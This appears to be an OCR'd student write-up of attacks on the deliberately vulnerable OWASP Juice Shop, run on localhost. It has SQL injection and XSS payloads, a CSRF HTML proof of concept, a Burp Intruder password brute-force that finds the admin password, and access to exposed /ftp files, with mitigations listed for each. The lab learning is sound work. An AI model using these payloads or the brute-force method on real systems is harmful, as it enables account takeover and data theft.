
Project Document

OWASP Juice Shop Vulnerabilities Documentation

Vulnerability 1: SQL Injection


Description:
SQL Injection is a vulnerability that allows attackers to manipulate SQL queries by injecting malicious input into query parameters. This can lead to unauthorized data access, data modification, or even deletion of database contents.



Login

Email * ' OR 1=1--

Password * ' OR 1=1--



Exploitation Steps:

1. Navigate to the login page of the Juice Shop.
2. In the username field, input a SQL payload such as `' OR 1=1--`.
3. Leave the password field empty or input any value.
4. Observe if you bypass authentication or retrieve sensitive information.

Example Payload:

```
' OR 1=1--
```

Impact:
Unauthorized access to user accounts and sensitive data stored in the database.

Mitigation:

- Use parameterized queries or prepared statements.
- Validate and sanitize user inputs.
- Implement proper error handling to prevent detailed error messages from being shown.

Vulnerability 2: Cross-Site Scripting (XSS)

Description:
XSS occurs when an attacker injects malicious scripts into web pages that are executed in a victim’s browser. This can result in session hijacking, data theft, or redirecting users to malicious sites.

Exploitation Steps:

1. Navigate to a comment or feedback section in the Juice Shop.
2. Enter a malicious script, such as `<script>alert('XSS')</script>`.
3. Submit the input and observe if the script executes in the browser.

Example Payload:

```
<script>alert('XSS')</script>
```

Impact:

- Compromise of user data and sessions.
- Potential phishing or redirect attacks.

Mitigation:

- Sanitize and encode user inputs before displaying them on the webpage.
- Implement Content Security Policy (CSP) to restrict script execution.


- Use secure frameworks that handle XSS by default.

Vulnerability 3: Cross-Site Request Forgery (CSRF)

Description:

CSRF is a vulnerability that tricks authenticated users into unknowingly performing malicious actions on a web application. This happens when an attacker sends a forged request on behalf of the victim, leveraging their active session to execute unauthorized actions such as changing account details or transferring funds.

Screenshots:




User Profile

Email: john@gmail.com

Username: CSRF

Set Username
File Upload:
Browse... No file selected.
Upload Picture
or
Image URL:
e.g. https://www.gravatar.com/avatar/1f9d9a9efc2f523
Link Image

1




Burp Project Intruder Repeater View Help
Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn
Settings
Intercept HTTP history WebSockets history Proxy settings
Forward Drop Intercept is on Action Open browser
Pretty Raw Hex
Inspector
Request attributes 2
Request query parameters 0
Request body parameters 1
Request cookies 5
Request headers 16
Search
0 highlights
Event log (1) All issues
Memory: 102.3MB

Request to http://localhost:3000 [127.0.0.1]

```
POST /profile HTTP/1.1
Host: localhost:3000
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/x-www-form-urlencoded
Content-Length: 13
Origin: http://localhost:3000
Connection: keep-alive
Referer: http://localhost:3000/profile
Cookie: language=en; continueCode=BK15ylJ6mLDjRqN8vGQPtVcPfRNum2IpatrqCnLUK4dO3akVMpnEPrY2e9Zo; welcomebanner_status=dismiss;
cookieconsent_status=dismiss; token=
eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJzdGF0dXMiOiJzdWNjZXNzIiwiZGF0YSI6eyJpZCI6MjIsInVzZXJuYW1lIjoiIiwiZW1haWwiOiJqb2huQGdtYWlsL
mNvbSIsInBhc3N3b3JkIjoiMjVkNTVhZDI4M2FhNDAwYWY0NjRjNzZkNzEzYzA3YWQiLCJyb2xlIjoiY3VzdG9tZXIiLCJkZWx1eGVUb2tlbiI6IiIsImxhc3RMb2dpbkl
wIjoiMC4wLjAuMCIsInByb2ZpbGVJbWFnZSI6Ii9hc3NldHMvcHVibGljL2ltYWdlcy91cGxvYWRzL2RlZmF1bHQuc3ZnIiwidG90cFNlY3JldCI6IiIsImlzQWN0aXZlI
jp0cnVlLCJjcmVhdGVkQXQiOiIyMDI0LTEyLTIxIDAwOjAyOjExLjg0OCArMDA6MDAiLCJ1cGRhdGVkQXQiOiIyMDI0LTEyLTIxIDAwOjAyOjExLjg0OCArMDA6MDAiLCJ
kZWxldGVkQXQiOm51bGx9LCJpYXQiOjE3MzQ3MzkzNTR9.ZeAgzqUw4c2XrI12LNj_b2ay-aXOabvUez4awoRVc8Opy3jzqQHmCbYd7-_SUREG1NLlTpzjsX4PtfROdMt9
Vn0DhRToq_YqlCGzomN7Kn-NlZSVI_kWhSZtgOo7DN6-n6zhtBS_D_6xdz2_3Yc3l4vlRf-tbe-V2NqaTh3-Y18
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1

username=CSRF
```

2



LazyCSRF


Request to: http://localhost:3000/profile

```
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/x-www-form-urlencoded
Content-Length: 13
Origin: http://localhost:3000
Connection: keep-alive
Referer: http://localhost:3000/profile
Cookie: language=en; continueCode=BK15ylJ6mLDjRqN8vGQPtVcPfRNum2IpatrqCnLUK4dO3akVMpnEPrY2e9Zo; welcomebanner_status=dismis
token=eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJzdGF0dXMiOiJzdWNjZXNzIiwiZGF0YSI6eyJpZCI6MjIsInVzZXJuYW1lIjoiIiwiZW1haWwiOiJqb2
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1

username=CSRF
```

CSRF HTML PoC:


```
<html>
<body>
<form method="POST" action="http://localhost:3000/profile">
 <input type="hidden" name="username" value="CSRF">
 <input type="submit" value="Submit request">
</form>
</body>
</html>s
```

3



```
<html>
<body>
<form method="POST" action="http://localhost:3000/profile">
  <input type="hidden" name="username" value="CSRF attack">
  <input type="submit" value="Submit request">
</form>
</body>
</html>
```

4



User Profile

Email:
john@gmail.com

Username:
CSRF Attack

\CSRF Attack

File Upload:
No file selected.

Image URL:
e.g. https://www.gravatar.com/avatar/1f9d9a9efc2f523b2f09629444632b

5

Exploitation Steps:

1. We used Burp Suite to craft a malicious request (e.g., a POST request to change user account details).
2. Embed the forged request into a phishing page or script.
3. Trick the victim into visiting the page while logged into the vulnerable application.
4. Observe if the malicious action is executed without user consent.

HTML Code we used:

```
<html>
<body>
            <form method="POST" action="http://localhost:3000/pr
                        <input type="hidden" name="username" val
                        <input type="submit" value="Submit reque
            </form>
</body>
</html>
```

Impact:

- Unauthorized actions performed on behalf of legitimate users.
- Potential theft of sensitive information or alteration of user data.
- Abuse of application functionality to harm users or the system.

Mitigation:

- Implement anti-CSRF tokens to validate requests and ensure they originate from legitimate sources.
- Use SameSite cookies to restrict cross-origin requests.
- Validate the `Origin` and `Referer` headers for sensitive actions.

Vulnerability 4: Login Admin Bypass

Description:
Login Admin Bypass allows unauthorized users to access the admin panel without valid credentials due to weak authentication mechanisms.

Exploitation Steps:

1. Navigate to the login page of the Juice Shop.
2. Use common default admin credentials (e.g., `admin:admin` or `admin:password`).
3. Alternatively, inspect the client-side code for hardcoded credentials or bypass authentication via a SQL injection payload.
4. Observe if admin access is granted without proper authentication.

Impact:

- Full control over administrative functionalities.
- Potential manipulation of user data and system configurations.

Mitigation:


- Remove hardcoded credentials from client-side code.

- Use strong and unique passwords for admin accounts.
- Implement multi-factor authentication for critical accounts.

Vulnerability 5: DOM-based Cross-Site Scripting (DOM XSS)

Description:

DOM XSS occurs when client-side JavaScript processes untrusted user input (from sources like the URL or form fields) and injects it into the page without proper sanitization. This allows attackers to execute malicious scripts in the victim's browser.


localhost:3000/#/search?q=<iframe src%3D"javascript:alert(`xss`)">.

The server has been restarted: Your previous hacking progress has been restored automatically.

You successfully solved a challenge: Login Admin (Log in with the administrator's user account.)

localhost:3000

xss

Search Results -

No results found

Try adjusting your search to find what you're looking for.

Exploitation Steps:

1. Inject a malicious script (e.g., `<script>alert('DOM XSS')</script>`) into a vulnerable input (like a URL parameter).
2. Observe if the script executes when the page processes the input.

Example Payload:

```
<script>alert('DOM XSS')</script>
```

Impact:

- Execution of malicious scripts in the victim's browser.

- Theft of sensitive data (e.g., cookies, session tokens) or phishing attacks.

Mitigation:

- Sanitize and escape user input before injecting it into the DOM.
- Avoid unsafe methods like `innerHTML`, `eval()`, or `document.write()`.
- Implement Content Security Policy (CSP) to block unauthorized scripts.

Vulnerability 6: Weak Password Strength

Description:
Weak password strength occurs when users create easily guessable or simple passwords, leaving accounts vulnerable to brute-force or dictionary attacks. Insufficient password complexity can allow attackers to gain unauthorized access to sensitive user data or administrative functions.

Exploitation Steps:

1. Use Burp Suite to intercept and analyze login requests.
2. Test common, weak passwords (e.g., `password123`, `admin`, `123456`).
3. Observe if weak passwords successfully authenticate, gaining access to user accounts.

Impact:


- Unauthorized access to user or admin accounts.
- Potential exposure or modification of sensitive data.
- Increased risk of brute-force attacks due to weak password policies.

Mitigation:

- Enforce strong password policies (e.g., minimum length, complexity requirements).
- Implement multi-factor authentication (MFA) for critical accounts.
- Use rate limiting or account lockouts to prevent brute-force attacks.

Screenshots:

info gathering



Apple Juice (1000ml)


The all-time classic.

1.99¤

Reviews (1)

admin@juice-sh.op

One of my favorites!




Burp Suite Community Edition v2024.9.4 - Temporary Project
Burp Project Intruder Repeater View Help
Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn
Settings
Intercept HTTP history WebSockets history Match and replace Proxy settings
Intercept on
Forward
Drop
Open browser
Pretty Raw Hex
Inspector
Request attributes 2
Request query parameters 0
Request cookies 4
Request headers 15
Notes
Search
0 highlights
Event log All issues
Memory: 117.4MB

Request to http://localhost:3000 [127.0.0.1]

Time	Type	Direction	Method	URL	Status code	Length
17:54:26 20 Dec...	HTTP	→ Request	GET	http://localhost:3000/rest/user/whoami		
17:54:26 20 Dec...	HTTP	→ Request	POST	http://localhost:3000/rest/user/login		
17:54:26 20 Dec...	HTTP	→ Request	GET	http://localhost:3000/rest/user/whoami		

Request

```
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
Accept: application/json, text/plain, */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/json
Content-Length: 46
Origin: http://localhost:3000
Connection: keep-alive
Referer: http://localhost:3000/
Cookie: language=en; welcomebanner_status=dismiss; continueCode=RDPV4rmB3pze58njKXq9NdELc8faru2KTzncl1AQMgZ2wbvJalY601y7xoEW; cookieconsent_status=dismiss
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
Priority: u=0

{
  "email":"admin@juice-sh.op",
  "password":"123"
}
```



Target: http://localhost:3000

```
POST /rest/user/login HTTP/1.1
Host: localhost:3000
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
Accept: application/json, text/plain, */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/json
Content-Length: 46
Origin: http://localhost:3000
Connection: keep-alive
Referer: http://localhost:3000/
Cookie: language=en; welcomebanner_status=dismiss; continueCode=RDPV4rmB3pze58njKXq9NdELc8faru2KTzncl1AQMgZ2wbvJalY601y7xoEW; cookieconsent_status=
dismiss
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
Priority: u=0
```


Payload count: 78

Request count: 78

Payload configuration

This payload type lets you configure a simple list of strings that are used as payloads.


```
admin2024!
Secure$123
Passw0rd#1
AdM1n$321
W3bS3cur3!
Admin!2024
S3cur3P@ssw0rd
Adm1nP@ssword$
P@ssw0rD2024!
Str0ng!Password
```



Request	Payload	Status code	Response received	Error	Timeout	Length	Comment
27	S3cureP@ssword	401	7			413	
28	Adm!n2024@#	401	9			413	
29	Adm!n$3cur3	401	9			413	
30	$trongP@ss2024	401	6			413	
31	AdminAcc3ss#	401	6			413	
32	admin123	200	20			1185	
33	123admin	401	13			413	
34	P@ssw0rD#2024	401	7			413	
35	$ecure1234Adm1n	401	10			413	
36	Adm!nSecureP@ss	401	7			413	

```
POST /rest/user/login HTTP/1.1
Host: localhost:3000
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
Accept: application/json, text/plain, */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/json
Content-Length: 51
Origin: http://localhost:3000
Connection: keep-alive
Referer: http://localhost:3000/
Cookie: language=en; welcomebanner_status=dismiss; continueCode=RDPV4rmB3pze58njKXq9NdELc8faru2KTzncl1AQMgZ2wbvJalY6O1y7xoEW; cookieconsent_status=dismiss
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
Priority: u=0

{
  "email":"admin@juice-sh.op",
  "password":"admin123"
}
```

Status code 200 OK means that this worked


You successfully solved a challenge: Password Strength (Log in with the administrator's user credentials without previously changing them or applying SQL Injection.)

Email *: admin@juice-sh.op

Password *: admin123

Vulnerability 7: Credential Documents

Description:

The Credential Documents vulnerability occurs when sensitive information, such as user credentials, API keys, or other confidential data, is improperly stored or exposed on the server or front end. These files may include usernames, passwords, or other private information that attackers can exploit to compromise user accounts or systems.

Exploitation Steps:

1. We used Burp Suite to intercept our request to know about them. We found that the file called legal.md.
2. We sent this request to the repeater to modify it and then sent it again. We requested to GET /ftp/ so it gave us all the files in the ftp directory.
3. We requested to GET /ftp/acquisitions.md and we saw all its confidential content.


Impact:

- Exposed credentials can lead to unauthorized access to user accounts and sensitive data
- Leaked credentials for APIs or third-party services can lead to abuse of external systems and resources.
- Users lose trust in the application, which negatively impacts the organization's reputation and user base.

Mitigation:

- Store sensitive credentials in encrypted formats using strong encryption algorithms.
- Limit access to credential files and sensitive directories to authorized users only.
- Conduct regular security audits and penetration tests to identify and remediate vulnerabilities.

Screenshots:



About Us

